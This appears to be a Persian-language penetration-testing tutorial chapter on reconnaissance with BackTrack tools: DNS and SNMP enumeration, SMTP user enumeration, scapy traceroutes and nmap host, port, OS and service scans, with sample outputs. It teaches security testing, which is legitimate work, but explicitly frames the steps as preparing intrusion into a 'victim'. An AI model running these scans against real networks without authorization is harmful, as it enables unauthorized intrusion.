
۱۹)




(2)




(3)




(۲۲)



(۲۳)



۲۴) در صورتی که می خواهید volume ساخته شده را حذف کنید روی **dismount** کلیک کنید:



سایت های کاربردی و عالی در نصب درایورها :
دقت کنید که نزدیک به موضوع ما هست ولی درست چک و بررسی کنید.

http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html

<http://ubuntuguide.net/install-nvidi...tu-lucid-10-04>

<http://www.ubuntugeek.com/howto-inst...ucid-lynx.html>

<http://ldt-clan.com/forum/threads/26...butnu-10-4-LTS>

<http://www.truecrypt.org/>

http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html

http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html

این خیلی خوبه: برای ۳۲ و ۶۴ بیتی ها:

<http://tjwallas.weebly.com/5/post/20...on-ubuntu.html>

Information Gathering

مقدمه:

در این فصل در مورد به دست آوردن اطلاعات بیشتر از هدف خود مثل شبکه یا یک سایت صحبت خواهیم کرد و چگونه این اطلاعات را سندسازی کنیم تا بتوانیم از آن استفاده کنیم و نحوه کار با سرویس های کاربردی را توضیح خواهیم داد.

Service enumeration :

enumeration چیست؟

یک فرایندی است که به ما کمک می کند اطلاعات خوب و کاملی از شبکه به دست آوریم. مثل:

DNS enumeration, SNMP enumeration

:DNS enumeration

موقعیت سرور ها را برای ما مشخص میکند و اطلاعات بحرانی از هدف از قبیل username و computer name و ip address و... به ما میدهد.

به مسیر زیر بروید:

```
cd /pentest/enumeration/dns/dnsenum/
```

استفاده از سرویس مورد نظر:

```
./dnsenum.pl --enum target.com
```

دیدن تمام دستورات:

```
./dnsenum.pl --help یا ./dnsenum.pl -h
```

نتیجه:

```

root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl --enum [redacted].com
dnsenum.pl VERSION:1.2.2
Warning: can't load Net::Whois::IP module, whois queries disabled.

----- [redacted].com -----

Host's addresses:
-----
[redacted].com          14400    IN      A       [redacted].210

Name Servers:
-----
ns2.bluehost.com      23       IN      A       69.89.[redacted]
ns1.bluehost.com      194      IN      A       74.[redacted]

Mail (MX) Servers:
-----
ASPMX2.GOOGLEMAIL.com  58        IN      A       173.194.[redacted]
ASPMX3.GOOGLEMAIL.com  64        IN      A       74.125.[redacted].27
ASPMX4.GOOGLEMAIL.com  75        IN      A       173.[redacted].26
ASPMX5.GOOGLEMAIL.com  54        IN      A       74.125.[redacted].26
ASPMX.L.GOOGLE.com     50        IN      A       74.125.[redacted].27
ALT1.ASPMX.L.GOOGLE.com 153       IN      A       173.[redacted].68.26

```

دستورات اختیاری:

-- [threads number] تعداد فرایندهایی که می خواهید در یک لحظه و همزمان با هم اجرا شوند.

r- فعال کردن lookups

d- ایجاد کردن تاخیر برای درخواست WHOIS

o- موقیعت ذخیره نتایج

w- فعال کردن صفی برای WHOIS ها

:SNMP enumeration

به ما کمک می کند که ترافیک SNMP را آنالیز کنیم. حتما در رابطه با SNMP مطلب بخوانید.

(۱) به مسیر زیر بروید:

```
cd /pentest/enumeration/snmp/snmpenum/
```

(۲) اجرای دستور:

```
perl snmpenum.pl 192.168.10.200 public windows.txt
```

نکته: اگر سرویس SNMP در تارگت 192.168.10.200 فعال باشد اطلاعات زیر را به ما می دهد:

Installed software
Users
Uptime
. Hostname
. Discs

دستور اصلی:

Perl snmpenum.pl [ip address to attack] [community] [config file]

:snmpwalk enumeration

نکته: برای windows host (هاست های سری ویندوزی) استفاده می شود.

(۱) دیدن اطلاعات تارگت به صورت درختی:

```
snmpwalk -c public 192.168.10.200 -v 2c
```

(۲) دیدن نرم افزار های نصب شده:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep hrSWInstalledName
```

نتیجه:

```
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "VMware Tools"
```

```
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "WebFldrs"
```

(۳) شماردن پورت های باز TCP:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep tcpConnState cut -d"." -f6 | sort -nu |
```

نتیجه:

۲۱

۲۵

۸۰

۴۴۳

...

: SNMPcheck enumeration

از این ابزار برای به دست آوردن اطلاعات در مورد SNMP protocols استفاده می شود.

۱. مسیر زیر:

```
cd /pentest/enumeration/snmp/snmpcheck/
```

۲. دستور زیر:

```
perl snmpcheck.pl -t 192.168.10.200
```

: fierce enumeration

برای به دست آوردن تمام ip address ها و hostname ها تارگت از چند تکنیک استفاده می کند.

(۱) مسیر زیر:

```
cd /pentest/enumeration/dns/fierce/
```

(۲) دستور زیر:

```
perl fierce.pl -dns target.com
```

(۳) یا به صورت word-list و ذخیره نتایج در مسیری خاص:

```
perl fierce.pl -dns target.com -wordlist hosts.txt -file /tmp/output.txt
```

:smtp-user enumeration

برای به دست آوردن تعداد یوزرهایی که در SMTP-server قرار دارند.

دستور زیر:

```
smtp-user-enum.pl -M VRFY -U /tmp/users.txt -t 192.168.10.200
```

:Determining the network range

در این قسمت ما می خواهیم رنج ip های یک شبکه را تعیین کنیم.

:dmitry

برای به دست آوردن رنج ip های تارگت استفاده می شود و حتی تعداد sub-domain ها .


دستور زیر:

```
dmitry -wnspb targethost.com -o /root/Desktop/dmitry-result
```

دستورات اختیاری:

-wnspb اجازه WHOIS lookup را به ما می دهد.

-o ذخیره فایل در جایی مناسب.



```
*dmitry-result.txt X
Gathered Netcraft information for targethost.com
-----
Retrieving Netcraft.com information for targethost.com
Netcraft.com Information gathered

Gathered Subdomain information for targethost.com
-----
Searching Google.com:80...
HostName:community.targethost.com
HostIP:192.168.10.201
HostName:www.targethost.com
HostIP:192.168.10.200
HostName:smtp.targethost.com
HostIP:192.168.10.206
HostName:ftp.targethost.com
HostIP:192.168.10.210
HostName:private.targethost.com
HostIP:192.168.10.208
Searching Altavista.com:80...
Found 4 possible subdomain(s) for host isoftdev.eu, Searched 0 pages
containing 0 results
```

فرستادن درخواست ICMP netmask :

```
netmask -s targethost.com
```

:scapy

برای فهم بیشتر و بهتر این مبحث می توانید از لینک های زیر و لینک های سایت های کاربردی (یوتوب) فصل در انتهای فصل استفاده کنید:

<http://www.arppoisoning.com/demonstrating-an-arp-poisoning-attack-2/>

<http://www.secdev.org/projects/scapy/demo.html>

<http://packetlife.net/blog/2011/may/23/introduction-scapy>

۱. دستور زیر:

```
scapy
```

۲. دستور زیر:

```
ans,unans=sr(IP(dst="www.targethost.com/30", ttl=(1,6))/TCP())
```

۳. دیدن خروجی بالا در یک جدول:

```
ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
```

216.27.130.165	216.27.130.164	216.27.130.163	216.27.130.162	
192.168.10.1	192.168.10.1	192.168.10.1	192.168.10.1	1
51.37.219.254	51.37.219.254	51.37.219.254	51.37.219.254	2
223.243.4.254	223.243.4.254	223.243.4.254	223.243.4.254	3
223.243.2.6	223.243.2.6	223.243.2.6	223.243.2.6	4
192.251.251.80	192.251.254.1	192.251.251.80	192.251.254.1	5

پیاده سازی عمل traceroute:

۱. دستور زیر:


```
res,unans=traceroute(["www.google.com","www.backtrack-  
linux.org","www.targethost.com"],dport=[80,443],maxttl=20, retry=-2)
```

چند هاست مختلف بر اساس پورت ۸۰ و ۴۴۳ بررسی می شود در صورتی هم که TTL(time to live) آن ۲۰ باشد.

پیشنهاد: در مورد ttl در روترها مطالبی بخوانید تا متوجه عدد ۲۰ این مثال بشوید.

۲. دیدن به صورت گراف:

res.graph()



۳. ذخیره در مسیر خاص :

```
res.graph(target="> /tmp/graph.svg")
```

۴. برای خروج :

```
exit()
```

Identifying active machines

ما می خواهیم قبل از اینکه عمل نفوذ به قربانی را انجام دهیم اول باید ip هایی که در آن رنج شبکه فعال هستند را پیدا کنیم.

(۱) با دستور nmap:

```
nmap -sP 216.27.130.162
```

نتیجه:

Starting Nmap 5.61TEST4 (http://nmap.org) at 2012-04-27 23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

۲) با دستور nping:

یکی از ابزارهایی است که با nmap در ارتباط است.

nping --echo-client "public" echo.nmap.org

```
root@bt:/pentest/enumeration/snmp/snmpenum# nping --echo-client "public" echo.nmap.org
Starting Nping 0.6.01 ( http://nmap.org/nping ) at 2012-10-26 10:05 EDT
SENT (0.7540s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 iplen=28
CAPT (0.8103s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iplen=28
RCVD (0.8332s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58181 iplen=28
SENT (1.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 iplen=28
CAPT (1.7948s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iplen=28
RCVD (1.8331s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58182 iplen=28
SENT (2.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 iplen=28
CAPT (2.7947s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iplen=28
RCVD (2.8330s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58183 iplen=28
SENT (3.7560s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
```

۳) استفاده از یک مقدار hex برای پوشش یک پورت خاص:

nping -tcp -p 445 -data AF56A43D 216.27.130.162

Finding open ports

پوشش و پیدا کردن پورت های باز.

دیدن تمام پورت های باز روی تارگت مورد نظر:

nmap 192.168.56.102

```

root@bt:~/pentest/enumeration/snmp/snmpenum# nmap 192.168.56.102
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:23 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

```

دیدن پورت ها در رنج خاص:

`nmap -p 1-1000 192.168.56.102`

```

root@bt:~/pentest/enumeration/snmp/snmpenum# nmap -p 1-1000 192.168.56.102
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:25 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds

```

اسکن تمام هاست ها در پورت ۲۲:

```
nmap -p 22 192.168.56.*
```

```
root@bt:~/pentest/enumeration/snmp/snmpenum# nmap -p 22 192.168.56.*
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00067s latency).
PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:00:8C:00 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:ED:9B:76 (Cadmus Computer Systems)

Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
PORT      STATE      SERVICE
22/tcp    closed    ssh

Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
PORT      STATE      SERVICE
22/tcp    open      ssh
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)

Nmap done: 256 IP addresses (4 hosts up) scanned in 55.42 seconds
root@bt:~/pentest/enumeration/snmp/snmpenum#
```

ذخیره نتایج در مسیر خاص:


```
nmap -p 22 192.168.10.* -oG /tmp/nmap-targethost-tcp22.txt
```

نکته ۱: nmap یک نسخه گرافیکی (GUI) دارد، دوستانی که علاقه به این دستورات ندارند می توانند از آن استفاده کنند. نام این برنامه zenmap است و در مسیر زیر قرار دارد:

Applications | BackTrack | Information Gathering | Network Analysis | Network Scanners | zenmap

یا دستور زیر را بنویسید:

```
zenmap
```



نکته ۲: یک برنامه دیگری هم به نام nmapSI وجود دارد، سعی کنید آخرین ورژن آن را دانلود کنید.

Operating system fingerprinting

تا این لحظه و تا اینجا ما توانستیم اطلاعاتی از قبیل ip address و active machine و open port ها را شناختیم.

حالا نوبت رسیده که سیستم عامل در حال اجرا بر روی تارگت را پیدا کنیم.

تشخیص سیستم عامل (Detect OS):

```
nmap -O 192.168.56.102
```

نکته: به حروف کوچک و بزرگ دقت فرمایید.


```
root@bt:~/pentest/enumeration/snmp/snmpenum# nmap -o 192.168.56.102
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:40 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
...
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.52 seconds
```

:Service fingerprinting

وقتی مرحله قبل با موفقیت انجام شود حالا نوبت شناسایی سرویس ها و ورژن آنها می باشد.

(۱) دستور زیر:

```
nmap -sV 192.168.10.200
```

نتیجه:

```
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-03-28 05:10 CDT
```

Interesting ports on 192.168.10.200:

Not shown: 1665 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd 5.0

25/tcp open smtp Microsoft ESMTP 5.0.2195.6713

80/tcp open http Microsoft IIS webserver 5.0

119/tcp open nntp Microsoft NNTP Service 5.0.2195.6702 (posting ok)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn

443/tcp open https?

445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds

1025/tcp open mstask Microsoft mstask

1026/tcp open msrpc Microsoft Windows RPC

1027/tcp open msrpc Microsoft Windows RPC

1755/tcp open wms?

3372/tcp open msdtc?

6666/tcp open nsunicast Microsoft Windows Media Unicast Service (nsum.exe)

Nmap finished: 1 IP address (1 host up) scanned in 63.311 seconds

(۲) استفاده از Amap:

برای دیدن برنامه هایی که بر روی پورت خاصی در حال اجراست.

دستور زیر:

```
amap -bq 192.168.10.200 200-300
```

نتیجه:

```
amap v5.4 (www.thc.org/thc-amap) started at 2012-03-28 06:05:30 - MAPPING mode
```

```
Protocol on 127.0.0.1:212/tcp matches ssh - banner: SSH-2.0- OpenSSH_3.9p1\n
```

```
Protocol on 127.0.0.1:212/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_3.9p1\n
```

amap v5.0 finished at 2005-07-14 23:02:11

سایت های کاربردی فصل:

<http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/>

<http://nmap.org/book/vscan-examples.html>

<http://nmap.org/book/install.html>
